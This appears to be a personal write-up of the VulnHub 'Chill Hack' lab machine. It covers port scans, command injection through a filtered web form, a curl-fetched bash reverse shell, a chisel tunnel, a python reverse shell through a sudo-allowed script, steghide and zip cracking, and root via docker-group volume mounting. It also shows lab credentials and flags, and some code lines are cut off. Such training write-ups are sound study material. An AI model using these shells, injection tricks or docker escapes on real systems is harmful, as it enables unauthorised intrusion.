chill_hacking

creds

Mysql : root : !@m+her00+@db

table :users
db : webportal
hashes

```
+----+-----------+---------+----------+----------------------------------
+
| id | firstname | lastname | username  |
password                          |
+----+-----------+---------+----------+----------------------------------
+
|  1 | Anurodh   | Acharya  | Aurick    |
7e53614ced3640d5de23f111806cc4fd | : masterpassword
|  2 | Apaar     | Dahal    | cullapaar |
686216240e5af30df0501e53c789a649 |  : dontaskdonttell
+----+-----------+---------+----------+----------------------------------
+
```

!d0ntKn0wmYp@ssw0rd


Notes

Os : Launchpad 4ubuntu0.3 **Ip :** 192.168.57.133


Services :
- → **21** : **ftp vsftpd 3.0.3**
  - →Anonymous loggin allowed
  - → **note.txt** : Anurodh told me that there is some filtering on strings being put in the command -- Apaar
- → **22** : OpenSSH 7.6p1
- → **80** : **Apache httpd 2.4.29**

----Initial Point Of Access----

→ There is a form where we can execute commands




→ There are some restricted commands like bash or cat but his absolute path seems available



→ So I wrote a simple bash reverse shell and hit it with curl, in the same command I just redirected the ouput to /bin/-bash

And wuala :v




-----Privesc----

Options :

→ Sudo version 1.8.21p2

→ 127.0.0.1:9001 / 127.0.0.1:3306 (Mysql)




→

I did a tunnel with chisel to see the service running on the port 9001

steps:

1. In parrot : ./chiselinux server -p 9002 -reverse
2. In target : ./chiselinux client 192.168.57.128:9002 R:9001:127.0.0



Looking at the source code I found a connection to the mysql db called "webportal":

```
session_start();
try
{
        $con = new PDO("mysql:dbname=webportal;host=localhost","root","!@m+her00+@db")
        $con->setAttribute(PDO::ATTR_ERRMODE,PDO::ERRMODE_WARNING);
}
catch(PDOException $e)
{
        exit("Connection failed ". $e->getMessage());
}
```

All the passwords/steps mentioned above are a rabbit hole :C

---Real privesc from www-data to apaar --

```
[+] Testing 'sudo -l' without password & /etc/sudoers
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalat
Matching Defaults entries for www-data on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/u

User www-data may run the following commands on ubuntu:
    (apaar : ALL) NOPASSWD: /home/apaar/.helpline.sh
```

Looks like we can execute the script .helpline.sh as apaar without password

Script :

Seems like is executing our input

```
www-data@ubuntu:/home/apaar$ cat .helpline.sh
#!/bin/bash

echo
echo "Welcome to helpdesk. Feel free to talk to anyone at any time!"
echo

read -p "Enter the person whom you want to talk with: " person

read -p "Hello user! I am $person,  Please enter your message: " msg

$msg 2>/dev/null

echo "Thank you for your precious time!"
```

Steps to get into :

→ sudo -u apaar ./.helpline.sh
→ enter /bin/bash to get a console as apaar
→ set a listener in parrot
→ execute a rev shell and wuala!

---- PoC ---

```
www-data@ubuntu:/home/apaar$ sudo -u apaar ./.helpline.sh

Welcome to helpdesk. Feel free to talk to anyone at any time!

Enter the person whom you want to talk with: hola
Hello user! I am hola,  Please enter your message: export RHOST="192.168.57.128";export
.getenv("RPORT"))));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("/bin/sh")'
Thank you for your precious time!
www-data@ubuntu:/home/apaar$ sudo -u apaar ./.helpline.sh

Welcome to helpdesk. Feel free to talk to anyone at any time!

Enter the person whom you want to talk with: hola
Hello user! I am hola,  Please enter your message: /bin/bash
export RHOST="192.168.57.128";export RPORT=4444;python3 -c 'import sys,socket,os,pty;s=s
in (0,1,2)];pty.spawn("/bin/sh")'
```

```
┌──[chan@parrot]─[~/Vulnhub/chill_hack]
└─► $id
uid=1000(chan) gid=1000(chan) groups=1000(chan),20(dialout),24(cdrom),25(floppy),27(sudo
udio),30(dip),44(video),46(plugdev),109(netdev),118(debian-tor),124(bluetooth),139(scann
┌──[chan@parrot]─[~/Vulnhub/chill_hack]
└─► $nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.57.128] from (UNKNOWN) [192.168.57.133] 36748
$ id
id
uid=1001(apaar) gid=1001(apaar) groups=1001(apaar)
$
```

→ User flag

```
apaar@ubuntu:~$ cat local.txt
{USER-FLAG: e8vpd3323cfvlp0qpxxx9qtr5iq37oww}
apaar@ubuntu:~$
```


----www data -> anurodh ---

Seems like the images under /var/www/files/images

have something more to show us

PoC


Hint :



1 . Download the jpg image

2. Extract his contents with steghide:
cmd : steghide extract -sf aver.jpg

3. Crack the zip password
cmd : fcrackzip -v -u -b -D -p /usr/share/wordlists/-rockyou.txt backup.zip



4. decrypt base64 pw found in source_code.php

```
if(isset($_POST['submit']))
{
        $email = $_POST["email"];
        $password = $_POST["password"];
        if(base64_encode($password) == "IWQwbnRLbjB3bVlwQHNzdzByZA==")
        {
                $random = rand(1000,9999);?><br><br><br>
```

```
┌──[chan@parrot]─[~/Vulnhub/chill_hack]
└─$ echo -n "IWQwbnRLbjB3bVlwQHNzdzByZA==" | base64 -d
!d0ntKn0wmYp@ssw0rd┌──[chan@parrot]─[~/Vulnhub/chill_hack]
```

5. ssh into anurodh

```
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

anurodh@ubuntu:~$ id
uid=1002(anurodh) gid=1002(anurodh) groups=1002(anurodh),999(docker)
```

----anurodh to root---

anudorh belongs to docker group so we are root :V


docker run -v /:/mnt --rm -it alpine chroot /mnt sh

```
anurodh@ubuntu:~$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
# id
uid=0(root) gid=0(root) groups=0(root),1(daemon),2(bin),3(sys),4(adm),6(disk),10(uucp),11
ialout),26(tape),27(sudo)
#
```

w18gfpn9xehsgd3tovhk0hby4gdp89bg

Scans

---NMAP TCP--



nmap

web enum

---- root web site port 80 ----

```
 :: Method           : GET
 :: URL              : http://192.168.57.133/FUZZ
 :: Wordlist         : FUZZ: /opt/tools/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
________________________________________________

# or send a letter to Creative Commons, 171 Second Street, [Status: 200, Size: 35171, Words: 16992, Lines: 644]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 200, Size: 35171, Words: 16992, Lines: 644]
# Copyright 2007 James Fisher [Status: 200, Size: 35171, Words: 16992, Lines: 644]
#                     [Status: 200, Size: 35171, Words: 16992, Lines: 644]
# Priority ordered case sensative list, where entries were found [Status: 200, Size: 35171, Words: 16992, Lines: 644]
#                     [Status: 200, Size: 35171, Words: 16992, Lines: 644]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 35171, Words: 16992, Lines: 644]
# on atleast 2 different hosts [Status: 200, Size: 35171, Words: 16992, Lines: 644]
css                 [Status: 301, Size: 314, Words: 20, Lines: 10]
# directory-list-2.3-medium.txt [Status: 200, Size: 35171, Words: 16992, Lines: 644]
js                  [Status: 301, Size: 313, Words: 20, Lines: 10]
                    [Status: 200, Size: 35171, Words: 16992, Lines: 644]
#                   [Status: 200, Size: 35171, Words: 16992, Lines: 644]
images              [Status: 301, Size: 317, Words: 20, Lines: 10]
fonts               [Status: 301, Size: 316, Words: 20, Lines: 10]
# Attribution-Share Alike 3.0 License. To view a copy of this [Status: 200, Size: 35171, Words: 16992, Lines: 644]
# This work is licensed under the Creative Commons [Status: 200, Size: 35171, Words: 16992, Lines: 644]
#                   [Status: 200, Size: 35171, Words: 16992, Lines: 644]
secret              [Status: 301, Size: 317, Words: 20, Lines: 10]
                    [Status: 200, Size: 35171, Words: 16992, Lines: 644]
server-status       [Status: 403, Size: 279, Words: 20, Lines: 10]
:: Progress: [220560/220560] :: Job [1/1] :: 3035 req/sec :: Duration: [0:00:38] :: Errors: 0 ::
```

----Service running locally at port 9001 ---

files and dirs :

/hacker.php
/index.php
/account.php

Invalid username or password